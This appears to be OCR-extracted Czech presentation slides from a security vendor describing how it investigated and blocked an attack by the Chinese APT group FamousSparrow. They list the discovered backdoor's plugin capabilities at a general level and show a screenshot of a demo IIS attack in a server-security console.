
- Zablokování hrozby v prvotní fázi útoku
- Analýza celého průniku včetně všech použitých komponent a TTP
- Atribuce potvrzuje čínskou APT skupinu FamousSparrow (sledujeme od roku 2019)
- Objevení a analýza dosud neodhaleného backdooru s množstvím pluginů
  - Spouštění příkazů
  - Provádění operací v souborovém systému
  - Zaznamenávání stisků kláves
  - Přenášení souborů
  - Zobrazování a ukončování procesů
  - Sledování změn v souborovém systému
  - Pořizování snímků obrazovky
  - Proxy komunikace
- Zanalyzovány další nástroje a malware sdílený napříč čínskými APT skupinami
- Potvrzena odlišnost do té doby spojovaných APT skupin FamousSparrow a GhostEmperor
- Kromě USA automatizovaně blokujeme další útoky v Mexiku a Hondurasu
- Na základě našeho výzkumu detekují další společnosti útoky FamousSparrow po celém světě


Za oponou kyberútoku | špionáž





Živá ukázka



File Actions Edit View Help
BEGINNING IIS ATTACK
Boot Time: 4/19/2024 7:45 AM
Machine Domain: DEMO
Host Name: WEB-LOSA-01
User Name: DEMO\administrator
eset SERVER SECURITY
Monitoring
Log files
Scan
Update
Setup
Tools
Help and support
Progress. Protected.
Log files
Detections (0)
Time
S...
O..
Object
Detection
Action
User
Information
Hash
Firs...
Filtering
Type here to search
7:49 AM
4/19/2024

